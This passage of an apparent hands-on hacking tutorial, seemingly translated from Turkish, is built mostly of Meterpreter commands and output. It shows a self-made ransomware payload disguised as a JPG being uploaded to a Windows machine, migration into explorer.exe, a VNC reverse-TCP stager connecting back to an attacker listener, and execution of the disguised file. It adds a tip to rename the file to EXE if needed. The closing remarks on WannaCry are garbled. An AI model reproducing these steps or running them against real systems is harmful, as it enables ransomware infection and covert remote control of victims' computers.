[*] uploading   : /home/qscsq/Desktop/birleřtirilmiř.jpg -> birleřtirilmiř.jpg
[*] Uploaded 3.43 MiB of 3.43 MiB (100.0%): /home/qscsq/Desktop/birleřtirilmiř.jpg -> birleřtirilmiř.jpg
[*] uploaded   : /home/qscsq/Desktop/birleřtirilmiř.jpg -> birleřtirilmiř.jpg
meterpreter >
```

We sent the ransomware we created. Let's check it on the target device;



After this moment, it remains only to run the software we sent. However, we will perform Privilege to perform the operation. For this process, we will take the Explorer.exe authority in Windows operating systems and connect with VNC;

```
meterpreter > use incognito 1
Loading extension incognito...Success.
meterpreter > ps 2

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
212	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
228	436	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
292	280	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
332	280	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
348	340	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
388	340	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe

1. We collect information in the system.

2. We print the information we collect and see the applications running in the background. The important part here is the Explorer.exe detection.

```
1840 1600 explorer.exe x64 1 qscsq2\qscsq C:\Windows\Explorer.EXE
meterpreter >
```


Our process number 1840 is Explorer.exe . Now let's take our authority;

```
meterpreter > migrate 1840
[*] Migrating from 1008 to 1840...
[*] Migration completed successfully.
meterpreter >
```

1. Entering the background application number to be authorized.

Now let's take a screenshot of the target with VNC;

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.233.129 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\qscsq\AppData\Local\Temp\rYkdCEBsu.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.233.129:4545...
meterpreter >
```





Finally, let's run our image;

```
meterpreter > dir
Listing: C:\Users\qscsqs\Downloads
=====
Mode                Size           Type             Last modified    Name
----                -
100666/rw-rw-rw-   3591684       fil              2019-12-10 02:48:42 -0500   birlestirilmis.jpg
100666/rw-rw-rw-    282           fil              2019-12-10 01:54:47 -0500   desktop.ini

meterpreter > execute -f birlestirilmis.jpg
```


The image on our target computer will be as follows;



***** IMPORTANT INFORMATION *****

If the JPG extension does not work, try it as an EXE.

As of April 2017, WannaCry damage percentage of operating systems and the way the attacks were carried out were as follows [48];



WannaCry was undoubtedly one of the biggest attacks of our near future. Dozens of institutions and people were victims of this attack. Perspectives towards Windows operating systems have changed. N.S.A. how powerful state organs such as A single image was engraved in the minds;



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